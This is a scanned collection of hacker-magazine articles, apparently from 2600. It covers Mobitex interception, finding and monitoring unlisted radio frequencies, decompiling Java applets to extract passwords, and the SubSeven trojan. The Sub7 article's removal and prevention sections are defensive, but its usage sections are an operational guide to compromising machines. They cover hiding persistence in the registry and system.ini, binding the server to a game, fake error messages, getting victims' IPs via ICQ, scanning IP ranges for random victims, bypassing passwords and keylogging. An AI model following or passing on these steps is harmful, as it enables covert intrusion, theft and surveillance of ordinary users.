Let me first say that any Joe Shmoe with a scanner able to monitor cellular frequencies can't intercept this traffic (at least, not without *a lot* of work). You want a digital scanner that does the work for you. Needless to say, these are rare and expensive. Assuming you have one of these great devices (or have put in a lot of work), the possibilities are endless. For starters, you can log all MANs in your area and when they transmit. Or you can figure out the status messages for a particular implementation, which can give insight into what the user is doing. Here's an example:

Joe Shmoe has a 'leeto Palm VII which he uses to access his bank account. Instead of sending his account number over the air (which it has to the first time he accesses it, by the way) it sends a status message of 100. You will know that every time you see this MPAK on the network, Joe is accessing his bank account.

Remember, status messages differ for each implementation, so a particular status message from a Palm VII might not be the same for something else. Also, because Mobitex supports other protocols, traffic between the handheld device and networks besides BellSouth's may be encrypted or plaintext. The Palm VII uses Elliptic Curve Cryptography to encrypt its communication with the palm.net proxy server. Plaintext would of course be stupid, but hey, people are stupid.

Last Remarks

As more applications are implemented in wireless environments and with the government's propensity to limit the common man's access to the cellular frequencies, we have to strive to keep the airwaves as free and accessible as they were fifteen years ago.

An Introduction to Radio Scanning

by Sam Morse
sigint98@yahoo.com

A common "police scanner" is one of the most potentially useful tools a technological enthusiast could have. Scanners have come a long way from bulky, crystal-controlled affairs with a handful of channels. Contemporary scanners fit in the palm of your hand, have a thousand keyboard-programmable channels, and have wide-band frequency coverage from 100 Khz. to 2 Ghz. Certain models even have the ability to follow communications on trunked radio systems used by government and business.


For the uninitiated, a scanner is a VHF/UHF communications receiver that has the ability to step through multiple channels or "scan," stopping on a frequency it detects traffic on. Scanners monitor frequencies used by government agencies, the military, public safety, emergency services, utility companies, businesses, and wireless telecommunications devices. Some of the more deluxe units even cover the "HF" shortwave region. While the use of digital communications systems and encryption is on the rise, there is still plenty of monitorable activity for the foreseeable future.

There's a lot of good equipment out there, and selection is pretty much a matter of personal preference and operational requirements. For those living in areas whose public safety agencies use a Motorola or GE/Ericsson trunked system, my recommendation would be the Uniden (Bearcat) BC-245XLT Trunktracker. This handheld is a refinement of the excellent BC-235XLT, which only was capable of monitoring Motorola systems. If you're looking for a really small wide-band unit with great audio, examine the Icom R-2. This unit has coverage from 500 Khz to 1300 Mhz. (minus cellular). The Uniden BC-3000, Icom R-10, and Alinco DJ-X10 are also nice full-featured wide-band handheld units. There are also computer-controlled units such as the Winradio, Icom PCR-1000, and Optoelectronics Optocom. Hackers appear to be gravitating towards the Icom PCR-1000. The nice thing about the PCR-1000 is that it has a built in discriminator tap for monitoring digital signals.

Due to federal law, there are no new scanners with cellular phone coverage available in the United States to ordinary civilians. Those of you looking for a unit with unrestricted 800 Mhz. coverage will have to check out used equipment sources such as hamfests and pawn shops. The two models that still reign supreme are the Realistic PRO-2006 base and PRO-43 handheld. Good luck finding one. These days, scanners sold by Radio Shack are not only overpriced, but lacking in performance. There are much better sources available. The one thing, however, that I would get from Radio Shack is a copy of the book, *Police Call.* It is one of the best frequency directories you will find for any given area, along with the FCC's web site.

Finding Frequencies

Eventually the serious monitoring hobbyist gets the urge to go beyond listening to the standard widely available public safety and business frequencies. They get the desire to look for the good stuff that you will not find listed in *Police Call* or any of the other scanner frequency directories. The object of the hobbyist's listening might also be something mundane like the local mall security force, but a search through the directories fails to uncover their operating frequency. In either of these situations, the hobbyist can resort to using the various techniques detailed in this article to acquire an elusive frequency.



There are two basic approaches to finding frequencies. The first approach is to go on an electronic fishing expedition. This is how hobbyists operate most of the time. You simply take a small piece of the frequency spectrum that your radio is capable of receiving and listen to see what you can find. The second approach is to pick a specific target to be the focus of your monitoring attention and attempt to find the frequencies

they use. During the course of using this second approach you will find other users; which you might find interesting later. I recommend that you use the first approach once in a while. Knowing the usual activity around you will help determine how far you can listen and, especially important, when a transmission out of the ordinary appears. I recommend you acquire frequency directories for your area. *Police Call* is excellent for public safety listings, but only average when it comes to identifying businesses. There are other excellent directories available for particular local areas. Your local radio shop will be able to help you there. The FCC also maintains a database at http://gullfoss2.fcc.gov. A frequency directory will identify the normal users of an area. This is useful in preventing you from wasting hours analyzing a common signal when you should be analyzing something else.

The tool that every monitoring hobbyist has is the "search" function on their scanner. Most of them however, do not know how to use it. You should know the frequency band that your target uses. You should have an idea of where in that band they would be operating. You should search probable areas in small sections.

Knowing what band a target operates on could be a matter of general knowledge. If your local police's dispatch channel is on VHF-high band, then it is a good bet their unlisted tactical channel is also there. It can also be determined by looking at the antennas on vehicles; unless the vehicle has a disguised antenna. A VHF-low band antenna will be a 60 to 100 inch whip or a 35 inch whip with a five inch coil on the bottom. A VHF-high band antenna will be either an 18 inch whip or a 40 inch whip with a three inch coil on the bottom. UHF band antennas will be either a six inch whip or a 35 inch whip with a plastic band in the middle. 800 Mhz. antennas are either a three inch whip or a 13 inch whip with a "pig tail" coil in the middle. A cellular phone antenna is a common example. I suggest ordering the catalogs of various antenna manufacturers to get a visual idea of what antennas on each of the bands look like. You can do the same thing with handie-talkie antennas. A VHF-low band antenna will be about a foot long. A VHF-high band antenna will be about six inches long and about as thick as your index or middle finger. UHF antennas will be either six inches long and slender compared to the VHF-high band antenna, or three inches long. 800 Mhz. antennas are about an inch and a half long.

Once you know the frequency band, you determine where in that band they might be operating. In most non-federal cases this is as easy as looking at the Consolidated Frequency List in the back of *Police Call.* The two types of users you might have problems with are police departments and the federal government. Police departments can use any public safety frequency for "tactical" communications on a non-interference basis. The FCC also licenses local government services for frequencies allocated to a different service if the frequency does not have a licensee already assigned to it. For example, a fire department could be licensed to a frequency allocated for highway maintenance. The Intergovernmental Radio Advisory Committee (IRAC) handles licenses for the federal government. IRAC listings have been exempt from the Freedom of Information Act since 1983. The mundane agencies have been using the same frequencies for the past 13 years, but some of the more interesting ones have changed frequencies. The IRAC listings in the Consolidated Frequency List are still fairly accurate. Remember that they are only fairly accurate.

You should search a range that covers three to five seconds, and with the scanner's fastest speed. This seems to be the average duration for a radio transmission. Let's say you are searching the VHF-High band with a scanner that does 50 steps a second. Channel spacing for VHF-high band is 5 Khz. You should search your target areas in sweeps of 750 Khz. to 1.25 MHz. Search a range for one to two weeks at different times to catch everything in that range.

One little known trick is to use one of those old tunable public safety band receivers that predate scanners. An example would be the Realistic PRO-2. It covered 30-50 Mhz. and 152-174 Mhz. You can pick one up at a flea market or hamfest for as little as $5. Radio Shack still sells a "multiband portable" (12-649) that covers the aircraft and VHF-high bands, but at $100 I think it's overpriced. While these units lack the sensitivity and selectivity of a scanner, they are excellent for doing high-speed searching. Once you get a hit, you will have narrowed the possible frequency range down to roughly 500 Khz. You then use your scanner's search function to find the exact frequency. They are also good dedicated single channel receivers for things like NOAA weather radio and the local fire department's dispatch frequency. If you ever

find an old multiband portable that covers UHF-TV, remember that channels 70-83 are now the 800 Mhz. public safety, business, and cellular phone band.

If a signal is in your location's coverage area and your scanner is capable of receiving the frequency, you will eventually find it by searching. This will take time if you do it properly. If you are in a situation where you desire a faster approach, you can use a frequency counter.

A frequency counter is probably one of the most useful tools a monitoring hobbyist can own. A frequency counter works by locking on the strongest radio signal in an area and displaying the frequency. I strongly suggest that you bite the bullet and buy the Optoelectronics Scout if you are going to get into this facet of monitoring. Other frequency counters cost less, but lack the features the Scout possesses. These features make a world of difference between simply being a piece of test equipment and being a monitoring tool. The Scout will automatically capture a frequency and store up to 400 of them in memory. When the Scout captures a frequency, it will either beep or discreetly vibrate. In each of these memories, the Scout stores up to 255 hits. This lets you know how active a given frequency is. The scout has a CI-V interface. The CI-V interface connects to a PC for automatic frequency logging, or to a receiver for reaction tuning. With reaction tuning, the receiver automatically tunes to the frequency the Scout captures. I used a Radio Shack frequency counter for monitoring work before I bought a Scout. It had adequate sensitivity, but required constant viewing and a quick writing hand in order to use effectively. It was also very difficult to use while driving.

Frequency counters work in a radio transmission's near field. This means that you will generally have to be within 1000 feet of the target transmitter in order to acquire the frequency. The following table shows the average distances at which one will acquire a particular type of transmitter:

Transmitter	Distance
1.2 Ghz. 3 watt radio	25 feet
870 Mhz. 3 watt cellular phone	150 feet
UHF 1 watt radio	200 feet
FM wireless microphone	10 feet
VHF-high band 1 watt radio	90 feet
46/49 MHz. cordless phone	20 feet
27 Mhz. 5 watt CB	40 feet

There are a few things you can do to enhance a frequency counter's operation. The first technique involves antenna usage. The standard telescoping whip is good for many operations but you can do better. With the standard whip antenna, the Scout will pick up a cellular phone at approximately 150 feet. Hook it up to a 5/8 wave 800 Mhz. antenna and the range increases to approximately 300 feet. A high-gain antenna designed for the band of interest will increase your range on desired frequencies and reduce interference from undesired ones. If you use a directional antenna, such as a yagi, you will be able to select a particular target location to investigate and eliminate interference from another location. The second technique is using filters. Using filters will block out undesired frequency ranges and find desired ones. An FM broadcast notch filter is very useful. Optoelectronics sells the N100, which I recommend. FM broadcasters are a major source of undesirable interference, and having one nearby will cause your counter to lock up on the broadcast station's frequency.

By using these techniques you will find the frequencies you desire. How quickly you find a frequency depends on your skill as a monitoring hobbyist and how much the target uses their radios. You can acquire a target such as a mall security force in as little as thirty seconds. This was how long I had to loiter near a help desk with a frequency counter before a security officer keyed up a radio. Some of the less active federal agencies can take a week or two before you can tag them. If you do not find the frequency, there are two possibilities. The first is that your target either does not use radios or uses them very infrequently. I will assume that your target does indeed use radio communications. The only solution to tagging an infrequent radio user is persistence and patience. Eventually they will key up and you will have their frequency. The second possibility is that you found their frequency, but failed to identify it properly. Learn who operates on what frequency ranges. Listen to what you have found during previous monitoring attempts over a period of time to determine who it is you have found. My monitoring experiences have taught me that sometimes the true nature of the parties using a frequency may take a while to become apparent. Certain users use encrypted or spread spectrum (frequency hopping) communications. Receiving spread spectrum communications is at this time beyond the ability of the average hobbyist. As I write this I can hear some of my phriends telling me, "Let's not go there." A little birdie told me, however,

that a certain radio hobbyist organization in Connecticut publishes an excellent introductory-level technical text. Encrypted communications not only present a similar technical difficulty, but are also illegal to listen to under the Electronic Communications Privacy Act. Encrypted communications system users will sometimes have equipment difficulties and operate in the clear. A patient listener will wait for this opportunity.

Introduction to Signal Analysis

We will assume that you, in the course of your monitoring hobby, have come across a genuine unidentified ("unid") user while searching the spectrum. You've checked all the scanner frequency lists, e-mail lists, web sites, and Usenet postings and have come up with nothing. You wish to identify the unid and determine the extent of its communications network. To do this, you ask the following questions:

Frequency (or talkgroup/subfleet if monitoring a trunked system)? PL/DPL tone, if any? Single PL/DPL used, or multiple? Scrambled or clear? Type of scrambling: digital or analog? How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talking about?

The first five characteristics are noted as soon as you discover the unid. You will have some initial information about the others, but as time goes on you will acquire more information. What you should be doing now is noting what information you do have on the unid. Some people like using a computer database, others like 3x5 index cards. The more info you have, the easier it'll be to identify the unid.

The frequency in question can help tell you the approximate range, extent, and purpose of the unid's communications net. For example, the VHF low-band would likely be used for regional communications between base stations and maybe mobile units. UHF on the other hand, would be for short-range tactical-type communications between several mobiles and portables. UHF portables are limited to a few miles. A VHF low-band base station can communicate a couple of hundred miles under the right circumstances. What other identified users operate on nearby frequencies?

PL/DPL tones are another identifier. Knowing the PL/DPL tone of an unid enables you to cross-reference it to other frequencies. If a police department uses a certain PL on their repeater, and an unid with surveillance activity is noted on the same band with the same PL, then it's quite possibly an unlisted channel for that police department. Knowing how many different PL/DPL tones are in use on a given frequency tells you approximately how many different nets, or distinct groups of communicators, are active on that freq. On a low-power portable frequency such as 154.600 Mhz., users will use a "unique" PL/DPL tone so they don't have to hear everyone else. There are only a limited number of PL/DPL tones however, so duplication by different nets is inevitable. Other users won't want to spend the extra money for radios with PL/DPL capability, run without it, and tolerate the other users on the channel breaking their squelch. If you hear an unid running DPL, then you can be 99 percent sure they are running real "commercial land mobile" equipment. There are only a couple of ham rigs, such as the Yaesu FT-50, that have DPL.

Most radio communications businesses maintain "community repeaters." The license for the system is in their name, and they rent airtime to various businesses and organizations. The individual users will not be licensed, instead running under the radio shop's license. Each subscriber will be assigned his or her own PL/DPL tone on the repeater. The community repeater is being replaced with SMR (Specialized Mobile Radio) trunked systems, although they are still widespread. Motorola sold all their commercial SMR systems to Nextel who is gradually taking them off the air and replacing them with iDEN (digital) systems. This has prompted many radio users to seek out alternatives to Nextel. Many radio shops are setting up 400 Mhz. LTR trunked systems, which will eventually replace their community repeaters. LTR is an open protocol. This not only means a wide availability of equipment for the business offering these services, but equipment for the monitoring enthusiast as well. There are also a few commercial SMRs running the GE/Ericsson EDACS system on 800 MHz. as well as 800 MHz. Smartnet systems that are not owned by Nextel. Each system can have several dozen users on it, making them a nice challenge for the monitoring hobbyist who wishes to map them out.

If an unid is scrambled, you will at least know whether or not the scrambling method is analog or digital. If they are using a simple single-frequency inversion method, then it is possible, although illegal, to descramble their communications and proceed. If they are using something advanced such as DVP, DES, or Rolling Code then you will not be able to monitor the actual communications. You will still at least be able to note how often the frequency sees activity and the signal strengths of the stations communicating. Voice encryption is often subject to failure, and you might catch a station operating in the clear if you monitor long enough.

At this point, you have all the immediate characteristics of the unid noted down. The rest is just a matter of time. The remaining

questions you have in identifying the user are:

How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talking about?

All of these will eventually answer the main question, "Who am I listening to?" The best thing to do at this point is take a receiver and dedicate it to the given frequency. You can acquire basic 16-50 channel scanners for under $100 at flea markets, pawn shops, and hamfests for this purpose. If you want 24 hour monitoring of the frequency, attach a VOX-operated tape recorder to the scanner. Many scanners come equipped with a "tape out" jack for easy connection. Otherwise, go to Radio Shack and pick up one of the suction cup telephone microphones. This is attached to a telephone receiver by the earphone to record phone calls. Attach it near the speaker of the scanner. Experiment to find the best place to attach it to the scanner. For those of you who really want to get into things, Bill Cheek's *Scanner Modification Handbooks* contain a wealth of information on modifying your scanner to make monitoring easier. You can add event counters to see how many times the frequency breaks squelch, time-stamping for monitored communications, and a whole host of other enhancements.

You will be able to initially discern IDs used on the frequency and the signal strength (even if approximate) of the stations on the net. You will also know what they are saying if it's in a language you can understand, although you might get a little tripped-up on any specialized jargon. Log it all down. Eventually you'll also be able to recognize the voices of the various people on the frequency and match them to IDs. The signal strength of each user will tell you approximately how far away they are from your location, and whether they are base or mobile/portable stations. Consistent signal strength will indicate a base station or repeater. Mobile and portable stations will have varying signal strengths and often "mobile flutter" on their signal.

When listening to an unid with the intent of identifying it, two things you should listen for are locations and specialized trade jargon. They can be cross-referenced to assist in identifying the user. Street maps of your nearby locales are good reference to have. I don't advocate "call chasing" (going to the site of an incident that you've heard on your scanner). This can be dangerous and complicates matters for public safety personnel who are working the incident. If, however, you've determined you are listening to an obviously civilian unid on a trunked system or community repeater who was just sent on a service call to a location that's a few blocks away from you, it would be a different matter. It would be worthwhile to take the dog for a quick walk to see who you are listening to. On that note, information you discover on community repeaters or trunked systems is transitory in nature. The talkgroup or PL may belong to a different business next month.

If you listen long enough and pay attention to the communications you are receiving, you will identify the user. The amount of time will vary with the nature of the user, and how often they are on the air. Once you identify the user, the rest is up to you. You can become quite intimate with the operations of a business by monitoring their communications. Monitoring local public safety communications will often give you a better handle on what's going on in your community than the local newspaper. The possibilities are endless. As an intellectual exercise, your monitoring endeavors will be delving into such diverse areas as electronics, geography, sociology, research skills, and current events. At any rate, signal analysis is a far better pastime than sitting in front of the television (although having CNN running in the background while you're working on something is a good idea). Chances are you'll have some questions regarding communications systems or activities in your locale that could be answered by using SIGNAL analysis. Some questions that might come to mind are:

Who are the users of local community repeaters and SMR systems? What are high crime areas in my community? What are the most common crimes in my community? What is the reliability of the local utility infrastructure (electrical, telephone, CATV, gas)? "X" is obviously employing radio communications, but no license is listed for them. What's their frequency? What frequencies and/or radio systems are the local public safety agencies using other than their publicly listed ones?

This article just scratches the surface of an activity that could easily take up a several book series. The best way a beginner can start is to just do it. Pick something, like a local community repeater or SMR system, and see how much information you can acquire on it. You might have some specific questions regarding a communications user or system you already have some information on which you can go investigate. You might even be interested in something non-technical, such as crime statistics in your local community. Whatever your specific interest, remember that patience and persistence are good things and will reap dividends far above and beyond your initial investment.

More Java Fun

by FaultySignal9

This is an extension of Xprotocol's "Java Applet Hacking" article in 17:2. In case you missed the article, Xprotocol explained a way to exploit password protected web pages via information revealed inside a java archive (jar). This is an effective approach, but what if this information is not in the archive? Well, first (maybe before you even open the archive), check for a <PARAM> tag in the html. This tag passes a value to the applet via "String getParameter(String name)" in the java.applet class. Sometimes filenames or important values will be revealed there.

Now, let's assume there is no <PARAM> and the archive reveals nothing, and all you have is a .class file. In this case, it's a safe bet that your user/password or protected URL is inside the source. Better yet, the protocol to the "really cool web game." So how do I get the source code, you may ask. To answer this question you may need a little primer in java and the way its binaries work.

I'll start with the actual source code and walk you through to the execution. Here is a "Hello World" program. Note: this is not an applet, this is a console program; However, the same rules apply to applets.

```
public class HelloWorld {
  public static void main(String args[]) {
    System.out.println("Hello World");
  }
}
```

//Snip

Save this code as HelloWorld.java and compile with jdk (java.sun.com):


```
javac HelloWorld.java
```

This compilation creates the class file HelloWorld.class. This class file is what the java interpreter (aka java virtual machine) uses to execute the code (hence it's an interpreted language). Your next step will be to execute the code via the interpreter:

```
java HelloWorld
```

OK, back to the applets. Every browser that supports java has its own virtual machine/interpreter. Look for .jar's in your Netscape directory if you are really curious. So if you visit a page and the browser sees the <APPLET> tag it retrieves the .class/.jar file from the web server and executes it via the interpreter.

If you recall earlier, I was going to answer the question of how to get the source code. In order to get the code, you have to decompile the class file. Luckily for you the source code is located inside the class file. Even better, there are a number of java decompilers on the web. Personally, I use "Decafe Pro" (decafe.hypermart.net) for Windows and I imagine there is one at freshmeat.net. Just decompile the code and there ya go!



SubSeven
- Usage, Prevention, Removal

by CaS
cas@globalhacking.com

Most of you out there will have heard of trojan horse programs running under Windows, such as Back Orifice and Netbus. Indeed, there have been articles in *2600* about them before. In this article, I will cover Sub7, an easy to learn, user friendly trojan program. I will talk about Sub7 in general, how to remove it, how to prevent yourself becoming a victim, and how to get the most out of it. This article is based on the 2.1 versions, which were the latest at the time of writing.

General Introduction

Sub7 first popped up some time ago and, for a while, was not as popular as Netbus or Back Orifice. Clients were full of bugs which were very annoying (first ip scanner in 1.7 especially - it never worked for me!). However, as many trojan and anti virus sites will tell you, as of early 2000, it has become the most popular trojan and has been estimated to continue being so for the next five years. It is also described as the most powerful and most dangerous. Mobman, the creator, has been especially good with updating. Recently, a new version has come out every couple of months, sometimes much less. By doing this, the newer versions are not detectable by most if not all virus scanners, and updating a server on a victim's computer is easy. Version 2.1 has been in existence a while now. There has also been 2.1 Gold, 2.1 MUIE, 2.1 Bonus, etc. The 2.2 Beta sucked ass in that it had limited features and just didn't look as nice. However, something that looked promising in 2.2 was a program called SIN, which detected broadcasts from victims, i.e., you no longer have to scan for victims. This has potential, and would further improve the package. Sub7 has a huge featureset, meaning you can do practically anything with your victim - you have complete control.

Removal

CD drives popping open, messages being displayed on your screen, your printer printing out rubbish... all telltale signs of someone in control of your machine via a trojan horse. First thing to do: Open a dos prompt and type "netstat -a". This should show a list of listening ports, and a list of what is connected to you. Have a look at the ports, and see what is suspect. Default Sub7 ports are 1243 for older versions and 27374 for newer versions, although the port which the server runs on can be changed by the user. If you see connections to a suspect port, then most likely it's the server. To make sure, at the dos prompt type "telnet". In the window that comes up click "Connect", "Remote System", and in "Host Name" put 127.0.0.1 and in "Port" put the suspect port. You will either get "PWD" if the server is password protected, or if it is not, something like:

"connected. time/date: 14:27.09 - July 8, 2000, Saturday, version: M.U.I.E. 2.1"

Of course, time, date, and version may be different, but this is what it will look like. Now you know you are infected. When first executed, the server creates an .exe in the C:\windows directory, either random such as "hlsghjsd.exe", or a user defined exe. You will find pages on the Internet that say "run regedit, remove this and that, get this virus checker, get that trojan detector," etc., etc. This was true a while ago, but now a new solution is available. Surf over to the Sub7 home page (subseven.slak.org) and download the newest version - 2.1 Bonus. This client has a password bypasser. Unzip etc. and run subseven.exe. In "IP/UIN" put 127.0.0.1 and in "Port" put the port the server is running on. When or if you are asked for a password, simply hit enter. Now expand the "Connection" menu, click "Server Options", click "Remove Server", and confirm. Easy as pie. If for some reason this does not work (it doesn't appear to work if the server on your machine is 2.1 Bonus), or if you don't want to download it, go into c:\windows\ and find an exe that is approximately 373kb and delete it. That'll solve it as well. You may also want to remove the "method" that starts the server, so refer to "Usage 1 - Editserver" below and check the places I mention for the strings, and remove them.

Some "hackers" (using this program *does not* make you a "l33t hax0r") may have been clever enough to delete netstat.

In this case, you should get a network monitor (it's a good idea to have one anyway) such as NetMon, available from www.nycsoftware.com, which will show you open ports and connections, just like netstat. From here, refer to the above sections.

At some point, a new version of Sub7 will be released and the "Bonus" version I talked about which can be used to remove servers will not be downloadable. Many users will probably complain to Mobman about the password bypasser feature, and I can see it being removed from newer versions. Newer versions will probably not be vulnerable to the password bypasser feature, so other methods I have described (manually deleting the sever and startup strings) will be necessary.

Prevention

The most obvious way to prevent yourself from being 0wned is not to run any executable files that some "friend" may send you. However, if you must run executable files which you have obtained from the Internet, then take the following precautions:

Scan it with everything you have. I've already mentioned the ineffectiveness of this method against Sub7, but do it anyway - it could be an older version.

Look at the file size - newer versions of Sub7 are 373kb, but a clever user will have binded it with a small game or something similar (in which case it will be larger, so you cannot use this method). If a friend asks you to test his first C program, and it's like 10kb, chances are it will be OK.

Download Sub7 and attempt to open the exe you've been sent with editserver.exe. Click "Read Current Settings". If it says "Invalid server, proceed anyway?" chances are it isn't Sub7 (but it could be another trojan). If it asks for a password or displays settings, then it's Sub7. If there is no password, you can gather info on the person trying to hack you (ICQ UIN, email address, etc.).

Finally, if you are pretty sure that it's clean, go into c:\windows, Ctrl+F to find, uncheck the "Include Subfolders" box, and search for exe's created in the last one day. Remember what's there, then run the exe and do the find again. If there is a new exe, chances are it was Sub7 after all, and you should refer to removal instructions above. You can also look for a new port opening on your Network Monitor, or in netstat, after running the exe.

Usage 1 - Editserver.exe

So you got Sub7 (2.1 Bonus, I hope, or latest version), and it's sitting there waiting to get used. Look at all those options!! Let's get started, shall we? If you have a specific person you wish to get, then it is necessary to read this section. If you just wanna have some fun with a random victim, then you can skip to "Usage 2 - Finding a Victim." First off, open editserver.exe, click "Browse" at the top, select the "server.exe", and choose "Read Current Settings". The first thing you need to do is choose how the server will be started each time the computer is booted. The two registry options will place it in the registry under HKEY_LOCAL_MACHINE\software\microsoft\windows\current_version\run or runservices depending on which you choose. These options are fine if the victim is fairly inexperienced with Windows. You need to choose a registry key, so choose something that looks important that the victim won't mess with (i.e., don't choose "Hacker_program"). WIN.INI is also for the inexperienced victim, and simply places the server exe path (C:\windows\servername.exe) as the WIN.INI so it is started each time Windows starts. "Less Known Method" places the server in the system.ini as shown:

[boot]
shell=Explorer.exe servername.exe

which will also start it each time Windows starts, and will make Windows think it's a parameter or extra option to explorer.exe. Finally, there is "Not Known Method", which changes HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command from ""%1" %*" to "servername.exe "%1" %*" which will cause the server to be run and re run every time an exe file is opened. You probably won't need to use this setting unless you think the victim knows quite a bit about Windows.

The next section is notification. Put a victim name, and I would recommend ICQ notify. Put your ICQ UIN in and the server will send you a message through the ICQ WWW pager, which will look like:

Sender IP: 127.0.0.1
Subject: my_victim {port=27374}-{ip=127.0.0.1}-{victim=my_victim}-{info=UserName:New_User}-{version=M.U.I.E._2.1}-{password=yes_(sub7)}

This shows who the victim is, what the IP and port is, and if there is a password,

and what the password is. "IRC Notify" will cause the server to connect to the specified IRC server on the specified port and join the specified channel and broadcast the above info, or message the info to a specified nickname. Email notify is a little trickier. You should just choose one of the servers in the list, leave the "User" field blank, and enter your email address in the "Notify To" box. From experience I have found that the "ICQ Notify" (www.icq.com) is the most efficient, although you may prefer the others.

Next is the installation box. You can choose what port you want to run the server on. I would recommend not using defaults, as they kinda give the game away. "Random Port" is also useful, and you'll always know which one it is, as you selected an appropriate notification method, didn't you? Putting in a server password, and protecting the port and password is recommended. The "IRC Bot" section is something that does not appeal to me, but if you want to use it, there is a text file that comes with Sub7 that explains the whole thing fully. Specifying a server name is a good idea, rather than the random "uijharg.exe" and will also make the server harder to find for the victim. As before, naming it something important looking may make the victim cautious when removing it. "Melt Server After Installation" will install the server in C:\windows with the filename you specified, and then delete the server.exe or whatever you called it which you sent to the victim. A fake error message will display your chosen message when the victim runs the server. You can choose the icon, the text, the buttons, etc. Finally, "Bind With Another exe", an excellent idea. Try binding the server with a small game or something, and make sure you send the server, not the exe you binded it with. An exe that does something is less suspicious to a victim than an exe that does nothing. Also, in the top right corner, you may want to change the server icon to fool the victim further. Finally, at the bottom, check the "Protect Server" box and enter a password. You should do this so a clever victim can't find out your ICQ UIN or email address by using editserver. If you chose to bind an exe, click on "Save A New Copy". If you did not bind an exe, click "Save New Settings".

Now you need to get the server over to your victim. If they are a friend you want to monitor and you can get access to their PC, then simply put the server on disk, take it to your friend's computer, copy it to the desktop, and run it. If you did not enable "Melt Server", simply delete it and "Empty Recycle Bin" (although this won't completely remove it, as we already know (refer to article "Killing a File" - *2600* issue 16:3)). It would be better to have the "Melt Server" option enabled. If you can't get to the victim PC, then you will need to choose an icon for the exe, bind it with something, and rename it (all optional but recommended). Then send it to your victim through email, dcc, etc. When and if the victim runs it, you will get your notification via ICQ, email, or IRC. Bingo! You're in.

Usage 2 - Finding a Victim

For the user who has given the server to a desired victim, skip this part, as it describes how to find a random victim. For those who need a random victim, read on! Open subseven.exe and expand the "Connection" menu. Click "IP Scanner" and enter some values. I recommend keeping the first two numbers the same, and using a range of 10 for the third, and 1 to 255 in the fourth, e.g.:

212.126.150.1

212.126.160.255

Specify a port (27374 and 1243 are defaults, remember) and a delay time (4 recommended). You should get a range of victims to use. If you want an ip range to scan, /dns someone on IRC and base your choice of ip range on that. Select a victim and put the ip in the "IP/UIN" box at the top of the client, and the port you chose to scan in the port box. Click "Connect". Hopefully you are using 2.1 Bonus and should be able to bypass the password. If you can't, go back and select another victim until you find one that you can use. Bingo! You're in.

Usage 3 - The Client, subseven.exe

Ok, now I'll explain all the options which you can use, menu by menu. We'll start from the top, shall we?

Connection. "IP Scanner" I have explained, although now you have a victim you can scan with their computer by using "Remote Scan", which is nice. "PC Info" shows info about the PC, stuff that was typed in during Windows setup (duh). "Retrieve" gets it, "Clear" clears it, "Save" saves it. Easy. "Home Info" may not work, as it relies on the victim inputting that information when they installed Windows. Retrieve and clear as before.

Server Options. "Change Port" enables you to specify a new port for the server to run on. It will disconnect you, and you have to reconnect on the new port. "Set Default Port" changes the port to 27374 and disconnects you as before. "Set Password" sets a password on the server, "Remove Password" removes it. "Disconnect Victim" hangs up the victim's dial-up, and obviously disconnects you as well. "Restart Server" restarts the server - if things are playing up you can use this. You will be disconnected and should be able to reconnect in about five seconds. "Remove Server" removes the server (do I really need to explain these?). "Close Server" renders the server useless until reboot. "Update Server From Local File" enables you to upload a new server from your machine, "From URL" requires that you specify the URL of a new server. "IP Notify" is the same as in editserver (see above). If this is a random victim and you want to use them again, you need to set the server to notify your ICQ number, email address, or whatever.

Keys/Messages. "Open Keylogger" will open a new window, with which you can log the keys that are being pressed on the victim's computer. You can start, stop, clear, and save. "Send Keys" will allow you to send text to a specified window on the victim's computer (you can make the victim say "I AM GAY" on IRC). "Get Offline Keys" will retrieve keys that have been pressed while the keylogger has not been enabled. "Clear" will clear them (this feature has been a bit... "dodgy" and I'm still not certain it works 100 percent). "Disable Keyboard" will render the victim's keyboard useless (process cannot be reversed until reboot!!).

